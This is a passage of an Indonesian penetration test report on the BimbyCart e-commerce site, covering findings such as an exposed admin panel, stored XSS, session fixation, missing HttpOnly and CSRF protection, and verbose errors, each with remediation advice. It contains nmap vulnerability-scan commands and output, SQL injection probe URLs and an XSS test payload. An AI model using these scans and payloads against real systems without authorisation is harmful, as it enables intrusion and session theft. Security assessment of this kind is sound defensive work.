
Panel admin dapat diakses secara langsung melalui URL yang dapat diprediksi, sehingga meningkatkan risiko terhadap serangan enumerasi dan percobaan akses tidak sah.

Tabel 11. Deskripsi Finding-006

Field	Detail
Category	Security Misconfiguration
Severity	High (8.5) – CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
OWASP Top10	A05:2021 – Security Misconfiguration
Risk	Dikombinasikan dengan credentials yang bocor (F-002), penyerang mendapatkan akses penuh ke seluruh fitur administrasi termasuk data pelanggan, produk, dan transaksi tanpa hambatan.
Location	http://redactedadmin_area/
Tools Used	Nmap (http-enum), Browser
Timeline	4 Juni 2026

4.4.6.2 Evidence

Panel administrasi dapat diakses melalui URL yang dapat diidentifikasi selama proses enumeration. Endpoint tersebut tersedia dan dapat diakses secara langsung melalui browser.




```

$ sudo nmap -sV --script vuln -p 80,443 10.10.10.10
[sudo] password for fanyrzq:
Starting Nmap 7.95 ( http://nmap.org ) at 2026-06-07 16:48 WIB
Nmap scan report for 10.10.10.10: 80/tcp open, 443/tcp open
Host is up (0.018s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd
| http-enum:
|   /admin_area/: Possible admin folder
|   /login.php: Possible admin folder
|   /admin_area/login.php: Possible admin folder
|   /admin_area/index.php: Possible admin folder
|   /wp-json: Possible admin folder
| http-sql-injection:
|   Possible sql injection queries:

```

Gambar 17. Hasil scan dari nmap



Gambar 18. Login admin panel

4.4.6.3 Recommendation

Batasi akses ke panel administrasi melalui mekanisme autentikasi dan kontrol akses yang memadai. Pertimbangkan penerapan IP allowlist, Multi-Factor Authentication (MFA), serta monitoring aktivitas login administratif.

4.4.7 Finding-007: Stored XSS with Potential Cookie Theft (High)

4.4.7.1 Deskripsi

Aplikasi gagal melakukan sanitasi input pengguna secara memadai sehingga memungkinkan penyisipan dan eksekusi skrip berbahaya yang tersimpan pada aplikasi.


Tabel 12. Deskripsi Finding-007

Field	Detail
Category	Injection (Cross-Site Scripting)
Severity	High (8.0) – CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:L/A:N
OWASP Top 10	A03:2021 – Injection
Risk	Payload XSS tersimpan di database dan dieksekusi otomatis saat halaman My Account dibuka. Cookie PHPSESSID berhasil diekspos, memungkinkan session hijacking terhadap semua

	pengguna yang terinfeksi.
Location	/customer_register.php (input) → /customer/my_account.php (output) – parameter: c_name
Tools Used	Burp Suite, Browser, curl
Timeline	8 Juni 2026

4.4.7.2 Evidence


Payload JavaScript yang disisipkan berhasil disimpan dan dieksekusi oleh aplikasi saat halaman diakses kembali. Temuan ini membuktikan adanya kerentanan Stored XSS yang berpotensi digunakan untuk mencuri informasi sesi pengguna.



Gambar 19. Membuktikan payload `<script>alert(1)</script>` tersimpan di database dan dieksekusi saat halaman dibuka.



Gambar 20. Buat akun baru dengan curl



Gambar 21. Membuktikan cookie session bisa dicuri via XSS.

4.4.7.3 Recommendation

Terapkan validasi dan sanitasi input pada seluruh data yang berasal dari pengguna serta lakukan output encoding sebelum data ditampilkan pada browser. Selain itu, gunakan Content Security Policy (CSP) untuk mengurangi risiko eksekusi script berbahaya.

4.4.8 Finding-008: Session Fixation (Medium)

4.4.8.1 Deskripsi

Aplikasi tidak menghasilkan Session ID baru setelah proses autentikasi berhasil, sehingga memungkinkan penggunaan kembali Session ID yang telah diketahui sebelumnya.


Tabel 13. Deskripsi Finding-008

Field	Detail
Category	Authentication Failure
Severity	Medium (5.4) – CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:L/A:N
OWASP Top 10	A07:2021 – Identification and Authentication Failures
Risk	Session ID tidak diregenerasi setelah login. Dikombinasikan


	dengan XSS (F-007), penyerang dapat mencuri Session ID korban sebelum login dan menggunakannya untuk mengambil alih sesi setelah korban terautentikasi.
Location	http://redactedlogin.php – cookie: PHPSESSID
Tools Used	Browser Inspect, Burp Suite
Timeline	4 Juni 2026

4.4.8.2 Evidence

Pengujian menunjukkan bahwa Session ID yang digunakan sebelum proses autentikasi tetap berlaku setelah pengguna berhasil login. Kondisi ini mengindikasikan aplikasi tidak melakukan regenerasi Session ID setelah autentikasi.



Gambar 22.Cookie sebelum login



Gambar 23. Cookie setelah login

4.4.8.3 Recommendation

Regenerasi Session ID setiap kali pengguna berhasil melakukan autentikasi atau terjadi perubahan hak akses. Langkah ini bertujuan untuk mencegah penggunaan kembali Session ID yang telah diketahui sebelumnya oleh pihak yang tidak berwenang.

4.4.9 Finding-009: Missing HttpOnly (Medium)

4.4.9.1 Deskripsi

Cookie sesi tidak menggunakan atribut HttpOnly sehingga dapat diakses melalui JavaScript apabila terjadi serangan Cross-Site Scripting (XSS).


Tabel 14. Deskripsi Finding-009

Field	Detail
Category	Security Misconfiguration
Severity	Medium (4.3) – CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N
OWASP Top 10	A05:2021 – Security Misconfiguration
Risk	Cookie PHPSESSID dapat dibaca melalui JavaScript. Terkonfirmasi via Stored XSS yang berhasil menampilkan nilai PHPSESSID, memperkuat risiko session hijacking jika dikombinasikan dengan F-007 dan F-008.

Location	http://redacted.org/ — Set-Cookie: PHPSESSID
Tools Used	Nmap (http-cookie-flags), Browser Inspect
Timeline	4 Juni 2026

4.4.9.2 Evidence

Header respons aplikasi menunjukkan bahwa cookie sesi tidak menggunakan atribut HttpOnly. Akibatnya, cookie dapat diakses melalui JavaScript apabila terjadi eksekusi script pada browser pengguna.



```

$ sudo nmap -sV --script vuln -p 80,443 10.10.10.10
[sudo] password for fanyrzq:
Starting Nmap 7.95 ( http://nmap.org ) at 2026-06-07 16:48 WIB
Nmap scan report for 10.10.10.10: 80/tcp open, 443/tcp open
Host is up (0.018s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd
| http-enum:
|   /admin_area/: Possible admin folder
|   /login.php: Possible admin folder
|   /admin_area/login.php: Possible admin folder
|   /admin_area/index.php: Possible admin folder
|   /wp-json: Possible admin folder
|_ http-sql-injection:
|   Possible sqlmap queries:
|   http://10.10.10.10:80/admin_area/login.php?page=1%27%20OR%20sqlspider
|   http://10.10.10.10:80/admin_area/index.php?page=1%27%20OR%20sqlspider
|_ http-server-header: Apache
|_ http-fileupload-exploiter:
|   Couldn't find a file-type field.
|   Couldn't find a file-type field.
|   Couldn't find a file-type field.
|   Couldn't find a file-type field.
|   Couldn't find a file-type field.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|     httponly flag not set
|_ http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-git:
|   .git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the ...
|   Remotes:
|     https://

```

Gambar 24. Hasil dari scan nmap menunjukkan httponly missing

4.4.9.3 Recommendation

Terapkan atribut **HttpOnly** pada seluruh cookie sesi untuk mencegah akses cookie melalui JavaScript. Selain itu, pertimbangkan penggunaan atribut **Secure** dan **SameSite** guna meningkatkan perlindungan terhadap penyalahgunaan sesi.

4.4.10 Finding-010: CSRF – Missing Anti-CSRF Token (Medium)

4.4.10.1 Deskripsi

Aplikasi tidak menerapkan mekanisme perlindungan CSRF yang memadai pada fungsi-fungsi tertentu, sehingga memungkinkan permintaan tidak sah dijalankan atas nama pengguna yang telah terautentikasi.

Tabel 15. Deskripsi Finding-010

Field	Detail
Category	Broken Access Control
Severity	Medium (4.3) – CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N
OWASP Top 10	A01:2021 – Broken Access Control
Risk	Empat critical form tidak memiliki proteksi CSRF, memungkinkan penyerang membuat halaman berbahaya yang mengirim request atas nama korban yang sedang login.
Location	cart.php, login.php, customer_register.php, forgot_pass.php
Tools Used	Nmap (http-csrf)
Timeline	4 Juni 2026

4.4.10.2 Evidence

Request sensitif dapat diproses oleh aplikasi tanpa adanya mekanisme validasi CSRF token. Kondisi ini berpotensi memungkinkan penyerang memaksa pengguna yang telah login untuk melakukan aksi tanpa sepengetahuan mereka.

```

| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=b...
| Found the following possible CSRF vulnerabilities:
|
| Path: http://.../cart.php
| Form id:
| Form action: cart.php
|
| Path: http://.../login.php
| Form id:
| Form action: login.php
|
| Path: http://.../customer_register.php
| Form id: registrationform
| Form action: customer_register.php
|
| Path: http://.../forgot_pass.php
| Form id: forgot-password-form
| Form action: forgot_pass.php
|
443/tcp open  http      Apache httpd
|_ssl-ccs-injection: No reply from server (TIMEOUT)
|_http-server-header: Apache
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
Service Info: Host: 0.0.0.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 186.81 seconds

```

Gambar 25. CSRF dari scan nmap

4.4.10.3 Recommendation

Implementasikan mekanisme perlindungan CSRF seperti penggunaan CSRF Token yang unik pada setiap request sensitif. Selain itu, gunakan atribut **SameSite** pada cookie dan lakukan validasi asal request untuk mengurangi risiko eksploitasi CSRF.

4.4.11 Finding-011: Information Disclosure – Verbose Error Message (Low)

4.4.11.1 Deskripsi

Aplikasi menampilkan pesan error yang mengungkapkan informasi internal seperti path direktori, nama file, dan nomor baris kode yang dapat dimanfaatkan untuk mendukung proses reconnaissance dan eksploitasi lanjutan.


Tabel 16. Deskripsi Finding-011

Field	Detail
Category	Security Misconfiguration
Severity	Low (3.7) – CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
OWASP Top 10	A05:2021 – Security Misconfiguration
Risk	Aplikasi menampilkan pesan error yang mengungkapkan informasi internal seperti path absolut server, nama file, dan nomor baris

	kode. Informasi ini dapat dimanfaatkan penyerang untuk memahami struktur aplikasi dan membantu proses eksploitasi kerentanan lanjutan seperti SQL Injection maupun Local File Inclusion.
Location	http://redacted.org/shop.php?page=1'
Tools Used	Browser
Timeline	4 Juni 2026

4.4.11.2 Evidence

Input yang tidak valid menghasilkan pesan error yang mengungkapkan informasi internal aplikasi, termasuk path direktori, nama file, dan nomor baris kode. Informasi tersebut dapat dimanfaatkan untuk mendukung proses reconnaissance dan eksploitasi lanjutan.



Gambar 26. Error Message Show Directory

4.4.11.3 Recommendation

Aplikasi harus menerapkan mekanisme penanganan error yang aman dengan mencegah pesan kesalahan yang detail ditampilkan kepada pengguna. Informasi sensitif seperti path direktori server, nama file internal, nomor baris kode, dan detail implementasi aplikasi sebaiknya tidak ditampilkan pada lingkungan produksi karena dapat dimanfaatkan penyerang untuk melakukan reconnaissance dan mendukung serangan lanjutan.

Disarankan untuk menonaktifkan fitur **display_errors** pada server produksi dan menggantinya dengan pesan error yang bersifat umum serta tidak mengungkapkan informasi internal sistem. Detail error sebaiknya dicatat pada log server yang

hanya dapat diakses oleh administrator yang berwenang. Selain itu, validasi input yang memadai dan penanganan exception yang tepat perlu diterapkan untuk mencegah munculnya pesan error akibat input yang tidak sesuai.

V: KESIMPULAN DAN SARAN

5.1 Kesimpulan

Berdasarkan hasil *penetration testing* menyeluruh yang telah dilakukan pada platform e-commerce BimbyCart, arsitektur keamanan aplikasi secara keseluruhan disimpulkan berada pada tingkat **Risiko Tinggi (High Risk)**. Ditemukannya 11 kerentanan dengan dominasi tingkat keparahan *Critical* dan *High* menandakan adanya celah struktural yang signifikan pada fase desain arsitektur (*Insecure Design*) serta konfigurasi keamanan server (*Security Misconfiguration*).

Penyerang dapat memanfaatkan kelemahan ini secara berantai (*attack chain*), dimulai dari mengeksfiltrasi kode sumber dan kredensial administratif pada repositori publik, melakukan pengurasan basis data melalui *SQL Injection*, hingga memanipulasi logika bisnis transaksi yang dapat berdampak langsung pada kerugian finansial masif organisasi. Oleh karena itu, aplikasi web BimbyCart **sangat tidak direkomendasikan** untuk diimplementasikan pada lingkungan produksi (*production environment*) sebelum seluruh rekomendasi perbaikan kritical dalam laporan ini diselesaikan dan divalidasi ulang.

5.2 Saran

Guna meningkatkan pertahanan siber dan menjaga integritas ekosistem aplikasi BimbyCart ke depan, tim pengembang disarankan untuk menerapkan beberapa langkah penguatan operasional berikut:

- **Remediasi Segera (Prioritas Utama):** Melakukan penutupan folder akses sensitif publik (*/.git/*), mengubah seluruh kredensial admin yang terekspos, serta menerapkan *Prepared Statements* pada backend database untuk mitigasi injection.
